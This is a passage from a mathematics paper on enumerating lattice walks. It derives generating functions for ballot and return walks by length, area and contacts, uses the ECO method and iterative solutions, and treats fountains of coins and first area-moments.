The sequence of coefficients $\{[z^n]\check{L}(z^2,z)\}$ was first considered in the context of rooted trees in Ref. 39, where it was referred to as $\{\gamma_n\}$. The numbers γ_n count the number of bouncy walks of length n on the $\mathbb{T}$ lattice under the $(1,1,1)$ metric.[e] One example of their relationship to Motzkin numbers (that counted return walks under the same metric), is, from Eq. (3.21),

$$\check{L}(z^2,z) = \frac{1}{1-z^2M(z)}\,. \tag{3.26}$$

This relation was shown algebraically in Ref. 54 (p. 277).

3.2. *Ballot walks*

A ballot walk, in the literature often called a ballot path or a left factor, is a walk that starts on the wall remains in the half-plane on or above the wall, and finishes at an arbitrary (integer) height above the wall. On the $\mathbb{S}$ lattice, such a walk is a representation of a ballot between two candidates A and B, where at any point in the counting, A always has at least as many votes as B. Ballot problems have been generalised to include various kinds of winning margins, further candidates and in other ways. One summary of their early history is found in Ref. 62.

A ballot walk can be decomposed into sections, called "terraces", by considering the last site at which the walk is at each height value less than the final height.[61]

[e]More recently, the coefficients have been called the ring numbers, and also Riordan numbers.[56] Further properties of the sequence γ_n are found in Refs. 46 and 54 and in particular in Ref. 56.

The section of a ballot walk that is after the last step that leaves a height $h = i$, and before the last step that leaves height $h = i+1$, is a (sub)-walk that starts and ends at height $h+1$, and does not drop below height $h+1$. This is shown in Fig. 7. Thus ballot walks can be described in terms of return walks.




Fig. 7. A ballot walk can be described in terms of return walks.

Anisotropic length generating functions on the $\mathbb{T}$ lattice can be used to construct length generating functions for ballot walks ending at height k under various metrics. Indeed, if $\mathbf{B}_k(x, y, d; \kappa, \mu)$ is a generating function enumerating ballot walks that end at height k above the wall by types of steps and also by return contacts, then

$$\mathbf{B}_k(x, y, d; \kappa, \mu) = \mathbf{L}(v, d; \kappa, \mu) y^k L(xy, d)^k \,, \tag{3.27}$$

and a function enumerating ballot walks by types of steps, return contacts and height is then

$$\mathbf{B}(x, y, d; \kappa, \mu; w) = \sum_{k \geq 0} \mathbf{B}_k(x, y, d; \kappa, \mu) w^k = \frac{\mathbf{L}(v, d; \kappa, \mu)}{1 - yL(xy, d)w} \,. \tag{3.28}$$

4. Return Walks by Length and Area

4.1. *Continued fraction generating functions*

With $\mathcal{W}$ denoting the set of return walks on the $\mathbb{T}$ lattice, let $A(v, d; q)$ be the generating function

$$A(v, d; q) = \sum_{w \in \mathcal{W}} v^{a(w)} d^{c(w)} q^{i(w)}$$

that enumerates return walks by types of steps and standard area, where the standard area of a return walk on the $\mathbb{T}$ lattice is the number of triangular cells enclosed between it and the wall. A walk w with $a(w)$ up (and so down) steps and $c(w)$ horizontal steps that encloses $i(w)$ units of area between it and the wall then contributes a $v^{a(w)} d^{c(w)} q^{i(w)}$ term to $A(v, d; q)$.

Example 4.1. There are six return walks on the $\mathbb{T}$ lattice that consist of an up step, a down step and two horizontal steps. Of these, the walks of (a), (b) and (c) in Fig. 8 each enclose one (triangular) cell, (d) and (f) each enclose three cells




Fig. 8. Cells enclosed by return walks that each have anisotropic length term of vd^2.

and the elevated walk (e) encloses five cells. Thus these six walks contribute a $vd^2(3q + q^3 + q^5)$ term to $A(v, d; q)$.

A continued fraction representation of $A(v, d; q)$ is found here by decomposing return walks at their first return to the wall, as was done to find $L(v, d)$. By considering the area enclosed before the first return for each category of walk in the decomposition of Fig. 4 the equation

$$A(v, d; q) = 1 + dA(v, d; q) + vqA(vq^2, dq^2; q)A(v, d; q) \tag{4.29}$$

is obtained. The similar relation (2.2) for $L(v, d)$ had an algebraic solution, but Eq. (4.29) does not, due to the $A(vq^2, dq^2; q)$ term. By collecting the $A(v, d; q)$ terms, however, a continued fraction representation of $A(v, d; q)$ is found as

$$\begin{aligned} A(v, d; q) &= \frac{1}{1 - d - vqA(vq^2, dq^2; q)} \\ &= \frac{1}{1 - d -} \frac{vq}{1 - dq^2 -} \frac{vq^3}{1 - dq^4 -} \cdots \frac{vq^{2h+1}}{1 - dq^{2h+2} - \cdots}. \end{aligned} \tag{4.30}$$

A corresponding function for elevated walks is then

$$\hat{A}(v, d; q) = vqA(vq^2, dq^2; q) \frac{vq}{1 - dq^2 -} \frac{vq^3}{1 - dq^4 -} \cdots \frac{vq^{2h+1}}{1 - dq^{2h+2} - \cdots}. \tag{4.31}$$

An alternative derivation of these continued fractions, presented in Ref. 10 and also noted in Ref. 52, is to include in the function $L^{\#}$ for example, i.e. in Eq. (2.8), the area under steps at each height level via substitutions such as $v_i \to q^{2i+1}v^i$.

4.2. *Infinite sum generating functions*

In previous sections the set of return walks was assumed to be already constructed, and relations satisfied by generating functions were derived by categorising the walks in the set by their component sections between contacts with the wall. If, instead, the set of return walks is built up by starting with walks of minimal length and applying operators to construct progressively longer walks, then relations satisfied by generating functions can also be derived from the construction process.

In particular, a "local expansion" of the *last fall* (of down steps to the ending site) of return walks that was introduced in Ref. 63 can be used to construct walks recursively from other walks. An equation satisfied by a generating function enumerating return walks by their length, area and number of steps in their last fall can be derived from the expansion. This method of enumerating combinatorial objects

by constructing objects of given size (here length) from objects of smaller size has been applied to find generating functions enumerating return walks by length and standard area, and also length and the so-called non-decreasing-point-area (which we will denote $\triangle$-area: see later for definition) in Refs. 31 and 63. It is known as the *Enumerating Combinatorial Objects method* (or ECO method) and can be used for the enumeration of more general combinatorial objects also. More details and examples can be found in Refs. 64 and 65 and the references therein.

In this section, the ECO method is used to find an equation satisfied by a generating function that enumerates *elevated* walks on the $\mathbb{T}$ lattice by types of steps, standard area and steps in their last fall. The function $\hat{A}(v, d; q)$ is obtained from this equation by an iterative technique. We then consider contact weights.

4.3. *The Enumerating Combinatorial Objects method*

The essence of the Enumerating Combinatorial Objects (ECO) method is the following proposition that is found in Ref. 63, amongst others:

Proposition 4.1. *Let $\mathcal{S}$ be a class of combinatorial objects and $\mathcal{S}_n$ the subsets of objects having a fixed size n. Define the operator Θ on $\mathcal{S}_n$ as a function from $\mathcal{S}_n$ to the power set of the elements of $\mathcal{S}_{n+1}$. Suppose that Θ is an operator on $\mathcal{S}$ (and so on $\mathcal{S}_n$ for all n).*

If for all $Y \in \mathcal{S}_{n+1}$, there exists an $X \in \mathcal{S}_n$ such that $Y \in \Theta(X)$, and, if for all $X_1, X_2 \in \mathcal{S}_n$ with $X_1 \neq X_2$, $\Theta(X_1) \cap \Theta(X_2) = \emptyset$, then the set family $\mathcal{O} = \{\Theta(X) | X \in \mathcal{S}_n\}$ is a partition of $\mathcal{S}_{n+1}$.

That is, if for a given class $\mathcal{S}$ such an operator Θ can be found, each element of $\mathcal{S}_{n+1}$ can be constructed via Θ from one and only one element of $\mathcal{S}_n$. The elements of $\mathcal{S}_n$ would then have a recursive description. Often, as is the case here, a functional equation for a generating function enumerating elements of $\mathcal{S}$ can be derived from this description.

Here, the ECO method is used to enumerate elevated walks; from this an expression for the area-perimeter function $\hat{A}(v, d; q)$ is obtained. The method requires a set of objects and an operator on that set in order to generate the objects recursively. Let the set of elevated walks on the $\mathbb{T}$ lattice be denoted by $\mathcal{E}$. An appropriate class of elevated walks on which to apply the ECO method is the set $\mathcal{E}_{2n}$ defined here as those walks that have ending site at $(t, h) = (2n, 0)$. A satisfactory choice of operator is one that from $\mathcal{E}_{2n}$ constructs all elements of the set of elevated walks $\mathcal{E}_{2n+2}$ by inserting an up-and-down peak (represented by $xy = v$) or a horizontal step (d) into the last fall of w. If this operator is denoted as $\Theta_{\mathcal{E}}$, then

$$\begin{aligned}
&\Theta_{\mathcal{E}} : \mathcal{E}_{2n} \to \mathcal{E}_{2n+2}, \\
&\Theta_{\mathcal{E}}(w) = \{u \in \mathcal{E}_{2n+2}, u = w' C w'', \text{ with } w = w' w'', \\
&\qquad\qquad w'' \in \{y, yy, yyy, \ldots\}, C \in \{v, d\}\}\,. \qquad (4.32)
\end{aligned}$$




Fig. 9. Construction of the set of elevated walks from the up-down step pair walk via the operator $\Theta_{\mathcal{E}}$.




Fig. 10. Elevated walks obtained by inserting a peak or horizontal step in the last fall of an elevated walk, with extra cells enclosed shown.

Proof that this operator $\Theta_{\mathcal{E}}$ on $\mathcal{E}$ satisfies Proposition 4.1 follows the proofs of similar results in Refs. 31 and 63 and is not detailed here. The construction of the sets $\mathcal{E}_{2n}$ from the (shortest) elevated walk, the up-down step pair, is shown for small n in Fig. 9.

The insertion of an extra step or step pair to the last fall adds both steps and units of area to an elevated walk. Let the variable s count the number of steps in the last fall of the walk and let $\hat{W}(s; v, d; q)$ (or $\hat{W}(s)$ for short) be the generating function

$$\hat{W}(s; v, d; q) = \sum_{w \in \mathcal{E}} s^{\mathrm{fall}(w)} v^{a(w)} d^{c(w)} q^{i(w)} \tag{4.33}$$

that enumerates elevated walks by steps in the last fall, types of steps and standard area. The desired function, the area-perimeter function $\hat{A}(v, d; q)$, is then simply $\hat{W}(1; v, d; q)$.

The set of elevated walks $\mathcal{E}$ can be reclassified into sets according to the number of steps $\mathrm{fall}(w)$ of the last fall. For any elevated walk w, suppose the insertion in the last fall is made at height k, where $1 \le k \le \mathrm{fall}(w)$ since the result of applying $\Theta_{\mathcal{E}}$ must still be an elevated walk. If the insertion is a peak, this constructs a new walk with $\mathrm{fall}(w) = k+1$ and area $2k+1$ units larger than that of w. Similarly, inserting a horizontal step constructs a new walk with $\mathrm{fall}(w) = k$ and area increased over that of w by $2k$ units. These insertions are shown in Fig. 10.

A functional equation for $\hat{W}(s)$ is found by collecting together the results of applying $\Theta_{\mathcal{E}}$ on all elevated walks, and adding to this the shortest elevated walk, the up-down step pair, that cannot be generated by $\Theta_{\mathcal{E}}$.

Thus

$$\begin{aligned}\hat{W}(s) &= svq + \sum_{w\in\mathcal{E}}\sum_{k=1}^{\mathrm{fall}(w)}\{s^{k+1}v^{a(w)+1}d^{c(w)}q^{i(w)+2k+1} + s^k v^{a(w)}d^{c(w)+1}q^{i(w)+2k}\}\\ &= svq + (d+svq)\frac{sq^2}{1-sq^2}\sum_{w\in\mathcal{E}} v^{a(w)}d^{c(w)}q^{i(w)}(1-(sq^2)^{\mathrm{fall}(w)})\\ &= svq + (d+svq)\frac{sq^2}{1-sq^2}(\hat{W}(1)-\hat{W}(sq^2))\,. \end{aligned} \tag{4.34}$$

4.4. *Iterative solutions of functional equations*

The functional equation (4.34) contains the desired $\hat{W}(1)$ term but also a $\hat{W}(s)$ and a $\hat{W}(sq^2)$ term. It cannot be solved immediately for $\hat{W}(1)$ if information about the area enclosed by the walk, given by the exponent of q, is to be retained, since some contribution to this exponent comes from the $\hat{W}(sq^2)$ term. Commonly a solution for $\hat{W}(1)$ is found by iterating the functional equation to remove the $\hat{W}(sq^2)$ term. The telescoping technique used below is well-known; the presentation of it here is based upon that in Ref. 66.

If in Eq. (4.34), s is replaced with sq^2, then the equation

$$\hat{W}(sq^2) = svq^3 + (d+svq^3)\frac{sq^4}{1-sq^4}(\hat{W}(1)-\hat{W}(sq^4)) \tag{4.35}$$

is obtained, so that the $\hat{W}(sq^2)$ term can be removed in Eq. (4.34), leaving

$$\begin{aligned}\hat{W}(s) = svq &- (d+svq)\frac{sq^2}{1-sq^2}svq^3\\ &+ (d+svq)\frac{sq^2}{1-sq^2}\left(1-(d+svq^3)\frac{sq^4}{1-sq^4}\right)\hat{W}(1)\\ &+ (d+svq)\frac{sq^2}{1-sq^2}(d+svq^3)\frac{sq^4}{1-sq^4}\hat{W}(sq^4)\,. \end{aligned} \tag{4.36}$$

The substitution $s\to sq^2$ can then be used in Eq. (4.35) to obtain a relation between $\hat{W}(sq^4)$, $\hat{W}(1)$ and $\hat{W}(sq^6)$, and then again in this latter relation to obtain a further relation between $\hat{W}(sq^6), \hat{W}(1)$ and $\hat{W}(sq^8)$, and so on. After N iterations of the substitution,

$$\begin{aligned}\hat{W}(s) = svq &\left(1+\sum_{n\geq 1}^{N}(-1)^n\prod_{j=1}^{n}sq^2\frac{q^{2j}(d+svq^{2j-1})}{1-sq^{2j}}\right)\\ &+\left(\sum_{n\geq 0}^{N}(-1)^n\prod_{j=0}^{n}sq^2\frac{q^{2j}(d+svq^{2j+1})}{1-sq^{2j+2}}\right)\hat{W}(1)\\ &-\left((-1)^N\prod_{j=0}^{N}sq^2\frac{q^{2j}(d+svq^{2j+1})}{1-sq^{2j+2}}\right)\hat{W}(sq^{2N+2})\,. \end{aligned} \tag{4.37}$$

The coefficient that is the left part of the final term of Eq. (4.37) is a product, not a sum of products. If the length variables d and v in the equation are isotropised to z^γ and $z^{\alpha+\beta}$, then the minimum exponent of z in the entire final term will be at least either $(N+1)\gamma$ or $(N+1)(\alpha+\beta)$, both of which increase with N. Thus in the limit $N \to \infty$, then, Eq. (4.37) is

$$\hat{W}(s) = svq \left(1 + \sum_{n\geq 1} (-1)^n \prod_{j=1}^{n} sq^2 \frac{q^{2j}(d + svq^{2j-1})}{1 - sq^{2j}} \right) + \left(\sum_{n\geq 0} (-1)^n \prod_{j=0}^{n} sq^2 \frac{q^{2j}(d + svq^{2j+1})}{1 - sq^{2j+2}} \right) \hat{W}(1)\,. \tag{4.38}$$

The functional equation (4.34) has now been reduced to an equation with just $\hat{W}(1)$ and $\hat{W}(s)$ terms. The variable s counting the last fall is not needed in $\hat{A}(v, d; q) = \hat{W}(1)$, so setting s to 1 in Eq. (4.38) and rearranging gives the desired $\hat{A}(v, d; q)$ as

$$\hat{A}(v, d; q) = \frac{vq \sum_{n\geq 0} (-1)^n q^{n(n+3)} (q^2; q^2)_n^{-1} \prod_{j=1}^{n} (d + vq^{2j-1})}{\sum_{n\geq 0} (-1)^n q^{n(n+1)} (q^2; q^2)_n^{-1} \prod_{j=1}^{n} (d + vq^{2j-1})}, \tag{4.39}$$

where the notation

$$(a; q)_j = \prod_{j=0}^{n-1} (1 - aq^j), \qquad (a; q)_0 = 1 \tag{4.40}$$

has been used.

Hence the generating function for return walks is found from Eqs. (4.30), (4.31) and (4.39) as

$$A(v, d; q) = \frac{\sum_{n\geq 0} (-1)^n q^{n(n+1)} (q^2; q^2)_n^{-1} \prod_{j=1}^{n} (d + vq^{2j-1})}{\sum_{n\geq 0} (-1)^n q^{n(n-1)} (q^2; q^2)_n^{-1} \prod_{j=1}^{n} (d + vq^{2j-1})}\,. \tag{4.41}$$

Case 4.1 (Return walks on the isotropic $\mathbb{S}$ lattice). The $\mathbb{S}$ lattice is the $\mathbb{T}$ lattice under the $(1, 1, -)$ metric, so from Eq. (4.41) we have

$$A(z^2, 0; q) = \frac{1}{1-} \frac{z^2 q}{1-} \frac{z^2 q^3}{1-} \cdots \frac{z^2 q^{2h+1}}{1 - \cdots} = \frac{\sum_{n\geq 0} (-z^2)^n q^{2n^2+n} (q^2; q^2)_n^{-1}}{\sum_{n\geq 0} (-z^2)^n q^{2n^2-n} (q^2; q^2)_n^{-1}}\,. \tag{4.42}$$

A lattice derivation of the first line of this equation can be found in Ref. 10, whilst the second line is a special case of a more general result [Ref. 14, Thm.12] which was derived using a different method. The equation is also an identity related to the so-called Rogers–Ramanujan continued fraction.[67]

Both representations of $A(z^2, 0; q)$ in Eq. (4.42) are q-analogues of $L(z^2, 0)$. Similarly, the representation of $\hat{A}(v, d; q)$ in Eq. (4.39) is a q-analogue of $\hat{L}(v, d)$ just

as was the representation in Eq. (4.31). Unlike continued fractions, however, with ratios of infinite sums it is not possible to set q to 1 and obtain the anisotropic length generating function, because the expressions are singular at $q = 1$. Nonetheless, length generating functions can still be obtained from intermediate results in the derivation of the infinite sums. For example, the function $\hat{L}(v, d)$ can be obtained by setting $q = 1$ in Eq. (4.34) and collecting terms. Such a derivation is an example of what has become known as the *kernel method*, for which see Ref. 68 (with references therein) and also Ref. 69

4.5. *Return walks with contact weights and area*

In a similar manner to the perimeter-only generating functions in Sec. 3, contact weights can be included in the discussion by using the decomposition of return walks into pieces including elevated walks. The same can be done for length-area generating functions. Indeed, a return walk can be split by returns to the wall into single horizontal steps along the wall and elevated walks, and we note that horizontal steps along the wall do not enclose any area. Hence, the generating function $\mathbf{A}(v, d; q; \kappa, \mu)$ enumerating return walks according to their steps, the area under the walks, and the types of return contact (as described in Sec. 3) weighted by κ and μ satisfies the functional equation

$$\mathbf{A}(v, d; q; \kappa, \mu) = \frac{1}{1 - \mu d - \kappa \hat{A}(v, d; q)}. \tag{4.43}$$

Substitution of Eq. (4.39) and some rearrangement leads to

$$\mathbf{A}(v, d; q; \kappa, \mu) = \frac{\sum_{n\geq 0}(-1)^n q^{n(n+1)}(q^2; q^2)_n^{-1} \prod_{j=1}^{n}(d + vq^{2j-1})}{\sum_{n\geq 0} \mathbf{G}_n(d; q; \kappa, \mu)(-1)^n q^{n(n-1)}(q^2; q^2)_n^{-1} \prod_{j=1}^{n}(d + vq^{2j-1})}, \tag{4.44}$$

where

$$\mathbf{G}_n(d; q; \kappa, \mu) = \kappa(1 - q^{2n}) + q^{2n} + (\kappa - \mu)dq^{2n}. \tag{4.45}$$

4.6. *Walks by length and $\triangle$-area*

The $\triangle$-area of a return walk on the $\mathbb{T}$ lattice is the number of *up* triangular cells enclosed between the walk and the wall. An *up* triangle, denoted $\triangle$, is one which has an apex pointing upwards. Functions that are derived using $\triangle$-area are given a up-pointing triangular ($_\triangle$) subscript. The $\triangle$-area is also known as the non-decreasing-point-area.

Example 4.2. Of the six return walks on the $\mathbb{T}$ lattice represented by the anisotropic length term vd^2, the walks (a)–(c) in Fig. 11 enclose one unit of $\triangle$-area, (d) and (f) each enclose two units and (e) encloses three units.




Fig. 11. The △-area of walks that are represented by the anisotropic length term vd^2, as the sum of the number of up triangles.

Generating functions enumerating elevated or return walks by △-area as well as other characteristics can be found by the same processes that led to the corresponding standard area functions above. Such functions, however, are linked by the observation that the standard area for single walks can be found in terms of the △-area:

$$A_{\triangle}(v, d; q) = A(\sqrt{q}v, d; \sqrt{q}) \tag{4.46}$$

and


$$\hat{A}_{\triangle}(v, d; q) = \hat{A}(\sqrt{q}v, d; \sqrt{q})\,. \tag{4.47}$$

It appears that △-area was first used as a definition of the area of a walk in Ref. 63 for Motzkin paths; these biject to walks under the $(1, 1, 1)$ metric, so giving $A_{\triangle}(z^2, z; q)$. The △-area has since been used to find $A_{\triangle}(z^2, dz^2; q)$, i.e. to consider return walks under the $(1, 1, 2)$ metric also enumerated by the number of horizontal steps; these walks were then related to permutations with forbidden sequences enumerated by number of inversions in Ref. 31. Both of these previous uses considered walks on one lattice; here they have been generalised by the enumeration of walks by types of steps on the $\mathbb{T}$ lattice, and by the inclusion of contact weights.

4.7. *Fountains of coins*

A *fountain* of coins is an arrangement of identical circles in rows such that any circle not in the bottom row is supported by, i.e. touches, exactly two circles in the row below. An (n, k)-fountain is then an arrangement of n coins into rows such that there are k coins in the bottom row.[70] A $(16, 8)$-fountain is shown in Fig. 12(a). Fountains of coins have been studied in both statistical mechanics and combinatorics over the past fifty years. An early study of fountains of coins is Ref. 71, in which fountains were used to enumerate partitions of a set into smaller sets under certain restrictions. The fountains used had a single contiguous block of coins in each row (since called *block fountains*[72]). Another partition enumeration problem, solved in Ref. 73, gave a combinatorial interpretation of the continued fraction of $A_{\triangle}(z^2, 0; q)$, in that the number of partitions of $n + \binom{k}{2}$ for which the largest part is k and for all $i, 1 \leq i \leq k$, the ith part is at least i, is $[z^{2k}q^n]A_{\triangle}(z^2, 0; q)$. This second partition problem can also be represented by fountains (see Ref. 70).

An expression for $A_{\triangle}(z^2, 0; q)$ as a generating function enumerating fountains of coins is found in Ref. 70. There, the function was found by decomposing fountains in a manner similar to decomposing walks by their first return to the wall. These



(a) (b)

Fig. 12. (a) A $(16, 8)$-fountain; (b) the return walk on the parallelogram lattice corresponding to the fountain.

general (i.e. not just block) fountains had previously been mentioned in Ref. 74. Here, in a different method, a construction linking fountains and triangles of $\triangle$-area of return walks on the $\mathbb{S}$ lattice is used to show that $A_{\triangle}(z, 0; q)$ is a generating function enumerating fountains by coins in the bottom row (counted by z) and coins in total (counted by q).

A section of a parallelogram lattice can be constructed from a fountain as is clear from Fig. 12. Each coin corresponds to one unit of $\triangle$-area, as can be seen by inserting a horizontal line across the middle of each parallelogram cell of the lattice and marking the up-pointing triangles. This parallelogram lattice is equivalent under a planar isomorphism to the $\mathbb{S}$ lattice. Thus an (n, k)-fountain bijects to a return walk on the $\mathbb{S}$ lattice of length $2k$ and $\triangle$-area of n units. A similar bijection was given in Ref. 75.

A generating function for (n, k)-fountains according to total number of coins (counted by q) and number of coins in the bottom row (counted by z) is then

$$A_{\triangle}(z, 0; q) = \frac{1}{1-}\frac{zq}{1-}\frac{zq^2}{1-}\cdots\frac{zq^{h+1}}{1-\cdots} = \frac{\sum_{n\geq 0}(-z)^n q^{n(n+1)}(q;q)_n^{-1}}{\sum_{n\geq 0}(-z)^n q^{n^2}(q;q)_n^{-1}}\,. \tag{4.48}$$

It is well-known (for example, see Refs. 4 and 70) that the number of fountains with k coins in the bottom row (regardless of n) is the kth Catalan number c_k; this can be deduced by treating fountains as return walks.

Another question asked about fountains, however, seeks to find the number of fountains of n coins in total, regardless of the number in the bottom row. This question is then equivalent to one asking for the number of return walks of given $\triangle$-area on the $\mathbb{S}$ lattice, regardless of length, and is answered by setting $z = 1$ and considering only the area variable q in Eq. (4.48).

5. First Area-Moment of Walks

Let $\mathbf{TA}(v, d; \kappa, \mu)$ be the generating function

$$\mathbf{TA}(v, d; \kappa, \mu) = \sum_{w\in\mathcal{W}} i(w) v^{a(w)} d^{c(w)} \kappa^{m(w)} \mu^{n(w)} \tag{5.49}$$

that enumerates return walks by types of steps and by return contacts, and in which each walk is given a coefficient weighting equal to its standard area $i(w)$.




Fig. 13. Return walks that have anisotropic length term of vd^2.

The coefficient of $v^a d^c$ in $\mathbf{TA}(v, d; \kappa, \mu)$ is then the contact-weighted total of the areas of all return walks with that set of steps. The functions $\mathbf{TA}_{\triangle}(v, d; \kappa, \mu)$, for which $\triangle$-area is counted, and $\widehat{TA}(v, d)$ and $\widehat{TA}_{\triangle}(v, d)$, which enumerate the first area-moment enclosed by elevated walks in units of standard area and $\triangle$-area respectively, are defined similarly. Here generating functions enumerating the first area-moment of walks by their length are called *first area-moment* functions.

Example 5.1. Of the six return walks on the $\mathbb{T}$ lattice that have anisotropic length term of vd^2, three enclose one unit of standard area each, two enclose three units each and one encloses five units. Thus the total of the standard areas of those return walks is 14 units. Since the $\triangle$-area of a return walk is the number of up triangles enclosed between the walk and the wall, the total of the $\triangle$-areas of return walks that have anisotropic length term of xyd^3 is 10 units.

In theory, all area-moment functions could be calculated as q-derivatives of the corresponding length-area functions found in Sec. 4. For example,

$$\mathbf{TA}(v, d; \kappa, \mu) = \left[q \frac{\partial}{\partial q} \mathbf{A}(v, d; q; \kappa, \mu) \right]_{q=1} . \tag{5.50}$$

It is possible to find such derivatives from the functional equations, such as Eq. (4.29) for first area-moment functions. We however take a different route, more combinatorial in nature that can prove useful in more complex situations. Here, first area-moment functions are found considering the two-dimensional area as a sum of one-dimensional heights. The standard area of a walk on the $\mathbb{T}$ lattice is also the sum of the heights of the walk at all integer values of the t coordinate since the area in one column of the walk is simply the height of that column. If the height of the walk, w, at $t = i$ is denoted by $h_i(w)$, then

$$\mathbf{TA}(v, d; \kappa, \mu) = \sum_{w \in \mathcal{W}} \left\{ \sum_{i \geq 0} h_i(w) \right\} v^{a(w)} d^{c(w)} \kappa^{m(w)} \mu^{n(w)} . \tag{5.51}$$

The first area-moment of the set of elevated walks of a given length on the $\mathbb{T}$ lattice under the $(1, 1, 2)$ metric has been studied in Ref. 76 and the generating function $\widehat{TA}(z^2, z^2)$ in Ref. 52. In Refs. 77 and 78, both this function and the corresponding $\mathbb{S}$ lattice function $\widehat{TA}(z^2, 0)$ were considered, and in Ref. 40, the first area-moments of "generalised Motzkin paths", including both of these previous cases, were studied. The first area-moment of return walks on the $\mathbb{S}$ lattice, i.e. $TA(z^2, 0)$, was considered in Refs. 59 and 79, and the function $TA(z^2, z^2)$ was studied in Ref. 52. The generalisation to return walks on graphs that are not necessarily




Fig. 14. Elevated walks that pass through (j_1, k): (a) at the end of a step; (b) in the middle of a horizontal step.

lattices formed from tilings of the plane was made in Ref. 80, and more recently in Ref. 14.

The total $\triangle$-area of a set of walks, however, does not appear to have been studied. The alternate (and original) definition of the $\triangle$-area of a walk is as the sum of the heights of the walk at the endpoint of each up step or horizontal step. Thus, if $\mathcal{I}_{\triangle}(w)$ is used to denote the subset of the integer t coordinates at which up or horizontal steps of a walk w end,

$$\mathbf{TA}_{\triangle}(v, d; \kappa, \mu) = \sum_{w \in \mathcal{W}} \left\{ \sum_{i \in \mathcal{I}_{\triangle}(w)} h_i \right\} v^{a(w)} d^{c(w)} \kappa^{m(w)} \mu^{n(w)} \,. \tag{5.52}$$

In this section, general expressions are found for $\widehat{TA}(v, d)$ and $\mathbf{TA}(v, d; \kappa, \mu)$, and for the corresponding $\triangle$-area functions also. Length metrics are then used to give examples of first area-moment functions on various lattice systems.

5.1. *First area-moment of elevated walks*

To find a generating function enumerating the first area-moment of elevated walks by their length, it is convenient to take the collection of height values of all the walks and regroup them by the value of the height. Here, this is done for the standard area case; the $\triangle$-area case can be derived in the same manner.

If $\widehat{K}_k(v, d)$ is a generating function in which the coefficient of $v^{a(w)} d^{c(w)}$ is the number of points at integer coordinates of t that are at height k in all elevated walks with that set of steps, then

$$\widehat{TA}(v, d) = \sum_{k \geq 0} k \hat{K}_k(v, d) \,. \tag{5.53}$$

The function $\widehat{TA}(v, d)$ is found here by first deriving an expression for $\hat{K}_k(v, d)$ via a convolution previously used in Refs. 40 and 79 which in turn is based upon the one in Ref. 81.

Suppose an elevated walk ends at $(t, h) = (j_2, 0)$. If the walk passes through the coordinate (j_1, k), then at that point, the walk is either at the end of a step or in the middle of a horizontal step, as is shown in Fig. 14.

In the first case, the number of walk configurations from $(0, 0)$ to (j_1, k) is equal to the number of ballot walks from the origin to (j_1, k) that do not return to the wall. The remainder of the elevated walk, from (j_1, k) to the endpoint, is then the *reverse*

of a similarly restricted ballot walk from the origin to $(j_2 - j_1, k)$. In the second case, since the walk must include a horizontal step from $(j_1 - 1, k)$ to $(j_1 + 1, k)$, the relevant ballot walks are from the origin to $(j_1 - 1, k)$ and $(j_2 - j_1 - 1, k)$. The anisotropic length generating function of ballot walks from the origin to a site at height k that do not return to the wall is, from Eq. (3.27), equal to $y^k L(xy, d)^k$ and so the corresponding function for reversed ballot walks from height k that end at the wall but do not drop down to it before then is $x^k L(xy, d)^k$. Thus, summing ballot walks over j_1 and j_2 gives, for $k \geq 1$, and where as previously $v = xy$,

$$\widehat{K}_k(v, d) = v^k L(v, d)^{2k}(1 + d)\,, \tag{5.54}$$

from which

$$\begin{aligned}\widehat{TA}(v, d) = (1 + d)\sum_{k\geq 0} k v^k L(v, d)^{2k} &= (1 + d)\frac{vL(v, d)^2}{\left(1 - vL(v, d)^2\right)^2} \\ &= (1 + d)\frac{v}{\left(1 - d - 2vL(v, d)\right)^2} \\ &= \frac{v(1 + d)}{(1 - d)^2 - 4v}\,,\end{aligned} \tag{5.55}$$

where the second-last equality follows from Eq. (2.2) and the final equality from Eq. (2.4).

The corresponding function for the total $\triangle$-area of elevated walks of a given set of steps, $\widehat{TA}_{\triangle}(v, d)$, can be found by a similar convolution of ballot walks as

$$\widehat{TA}_{\triangle}(v, d) = \frac{v}{(1 - d)^2 - 4v}\frac{1 + dL(v, d)}{L(v, d)} = \frac{v}{(1 - d)^2 - 4v}\frac{1 + d + \sqrt{(1 - d)^2 - 4v}}{2}\,. \tag{5.56}$$

5.2. *First area-moment of return walks*

